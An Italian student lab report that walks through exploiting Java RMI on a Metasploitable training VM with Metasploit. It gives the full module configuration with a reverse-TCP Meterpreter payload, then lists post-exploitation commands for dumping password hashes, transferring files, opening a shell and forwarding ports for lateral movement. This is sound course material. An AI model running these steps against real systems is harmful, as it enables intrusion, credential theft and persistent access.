CSPT0524

Esercitazione Exploit Java RMI W16 D4

INFORMAZIONI DEL DOCUMENTO

1. **Autore** Giovanni D'Abrosca
2. **Nome Documento** Exploit Java RMI W16 D4
3. **Data Emissione** 07/03/2025

Traccia esercizio:


La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

1) La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
2) La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
3) Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

   - configurazione di rete;
   - informazioni sulla tabella di routing della macchina vittima;
   - ogni altra informazione che è in grado di acquisire.

Verifica IP VM Kali



Verifica IP VM Metasploitable


Dopo aver verificato gli indirizzi IP della macchina attaccante (KALI) e della macchina vittima (Metasploitable) come rispettivamente 192.168.11.111 e 192.168.11.112, bisogna aprire una connessione con Metasploit tramite il comando msfconsole. Questo strumento permette di interagire con il framework Metasploit e di eseguire gli exploit necessari.

Avvia msfconsole digitando il comando nel terminale della macchina KALI:

msfconsole

Una volta aperta la console di Metasploit, è possibile caricare i moduli e configurare i parametri necessari per sfruttare la vulnerabilità del servizio Java RMI sulla porta 1099 della macchina Metasploitable.

Di seguito uno screen di metaspolit avviato:



Scelta dell'Exploit con il Comando ‘search java_rmi’

Introduzione

La scelta dell'exploit è una fase cruciale nel processo di penetrazione di una rete o di un sistema vulnerabile. Utilizzare il comando 'search java_rmi' nel framework Metasploit permette di identificare potenziali exploit che sfruttano vulnerabilità legate al servizio Java RMI (Remote Method Invocation). Questo servizio, spesso utilizzato per consentire la comunicazione tra applicazioni distribuite, può presentare delle falle di sicurezza se non configurato correttamente.

Utilizzo del Comando 'search java_rmi'

Il comando 'search java_rmi' è utilizzato per cercare all'interno del database di Metasploit gli exploit correlati a Java RMI. Per eseguire questa ricerca, basta inserire il comando nella console di Metasploit:


search java_rmi

Questa azione restituisce una lista di moduli exploit che possono essere utilizzati per attaccare sistemi che eseguono il servizio Java RMI. La scelta dell'exploit appropriato dipende dalla versione del software, dalla configurazione del sistema bersaglio e dallo specifico vettore di attacco.

Scelta dell'Exploit ‘exploit/multi/misc/java_rmi_server’

Descrizione dell'Exploit

L'exploit ‘exploit/multi/misc/java_rmi_server’ è uno degli exploit che possono essere trovati con il comando 'search java_rmi'. Questo modulo è progettato per sfruttare una vulnerabilità nel servizio Java RMI, permettendo all'attaccante di eseguire codice arbitrario sulla macchina bersaglio.




Configurazione dell'Exploit

Dopo aver identificato l'exploit ‘exploit/multi/misc/java_rmi_server’, è necessario caricarlo nella console di Metasploit e configurare i parametri richiesti. I passaggi per configurare l'exploit sono i seguenti:

1. Caricare il modulo exploit nella console:
2. use exploit/multi/misc/java_rmi_server
3. Verificare e impostare gli indirizzi IP della macchina attaccante e della macchina vittima:
4. set RHOST 192.168.11.112
5. set LHOST 192.168.11.111
6. Impostare la porta del servizio Java RMI:
7. set RPORT 1099
8. Configurare ulteriori parametri necessari, come il payload da utilizzare:
9. set PAYLOAD java/meterpreter/reverse_tcp
10. set LPORT 4444
11. Avviare l'exploit:
12. Exploit

Questi passaggi permettono di configurare e lanciare l'exploit contro la macchina vittima, sfruttando la vulnerabilità del servizio Java RMI per ottenere l'accesso al sistema target e eseguire codice arbitrario.

Dopo aver scelto l'exploit e configurato i parametri necessari, è essenziale avviarlo per procedere con l'attacco. Il comando per avviare l'exploit può essere "exploit" oppure "run". Una volta eseguito uno di questi comandi, il sistema inizierà a sfruttare la vulnerabilità del servizio Java RMI per ottenere l'accesso alla macchina vittima e eseguire codice arbitrario.



Una volta ottenuta la sessione con Meterpreter, si aprono diverse possibilità per interagire con la macchina vittima in modo avanzato. Meterpreter offre una varietà di comandi e funzionalità che consentono di esplorare e manipolare il sistema target.


Tra le azioni che possiamo effettuare ci sono:

- Esplorazione del file system: Navigare tra le directory, visualizzare e modificare i file presenti sulla macchina.
- Raccolta di informazioni: Recuperare dati sensibili, come credenziali, informazioni di sistema e configurazioni di rete.
- Impostazione di un accesso persistente: Creare backdoor o altri meccanismi per mantenere l'accesso alla macchina anche dopo il riavvio.
- Movimento laterale: Utilizzare la macchina compromessa come punto di partenza per attaccare ulteriori sistemi nella rete.
- Esecuzione di comandi: Lanciare comandi e script arbitrari per eseguire operazioni desiderate.


Meterpreter fornisce un'interfaccia potente e flessibile che permette di sfruttare al meglio la compromissione della macchina vittima, facilitando l'esecuzione di varie operazioni per raggiungere gli obiettivi prefissati.

Di seguito sono riportati alcuni esempi di comandi che possono essere utilizzati con Meterpreter:


- ls: Visualizza il contenuto della directory corrente sulla macchina vittima.




- download: Scarica un file dalla macchina vittima al sistema di controllo.
- upload: Carica un file dal sistema di controllo alla macchina vittima.
- sysinfo: Recupera informazioni sul sistema operativo e l'hardware della macchina vittima.




- hashdump: Esporta gli hash delle password memorizzate sulla macchina vittima.
- shell: Apre una shell sulla macchina vittima che permette di eseguire comandi direttamente nel sistema operativo.



- portfwd: Reindirizza le porte dalla macchina vittima a un'altra destinazione per facilitare il movimento laterale.



- Ifconfig: verifica le interfacce di rete



Utilizzando questi comandi, è possibile ottenere un controllo completo sulla macchina vittima e svolgere una vasta gamma di operazioni per esplorare, manipolare e sfruttare il sistema compromesso.

Conclusioni

L'utilizzo di Meterpreter offre una potente suite di comandi che permettono di ottenere un controllo completo su una macchina vittima. I comandi illustrati, come ls, download, upload, sysinfo, hashdump, shell e portfwd, forniscono funzionalità essenziali per esplorare, manipolare e sfruttare un sistema compromesso. La capacità di visualizzare e trasferire file, ottenere informazioni di sistema, estrarre hash delle password e reindirizzare le porte, rende Meterpreter uno strumento formidabile nella gestione dei sistemi infetti.

Tuttavia, è fondamentale utilizzare questi strumenti con la massima responsabilità e professionalità. L'uso non autorizzato di Meterpreter e degli altri strumenti di penetrazione può avere gravi conseguenze legali ed etiche. Professionisti della sicurezza informatica devono impiegare tali strumenti esclusivamente in contesti legittimi, come test di penetrazione autorizzati, per rafforzare la sicurezza delle reti e dei sistemi.

In conclusione, l'approccio metodico e l'uso responsabile di Meterpreter possono significativamente migliorare la capacità di individuare e correggere le vulnerabilità, contribuendo ad una maggiore sicurezza informatica per le organizzazioni e gli individui.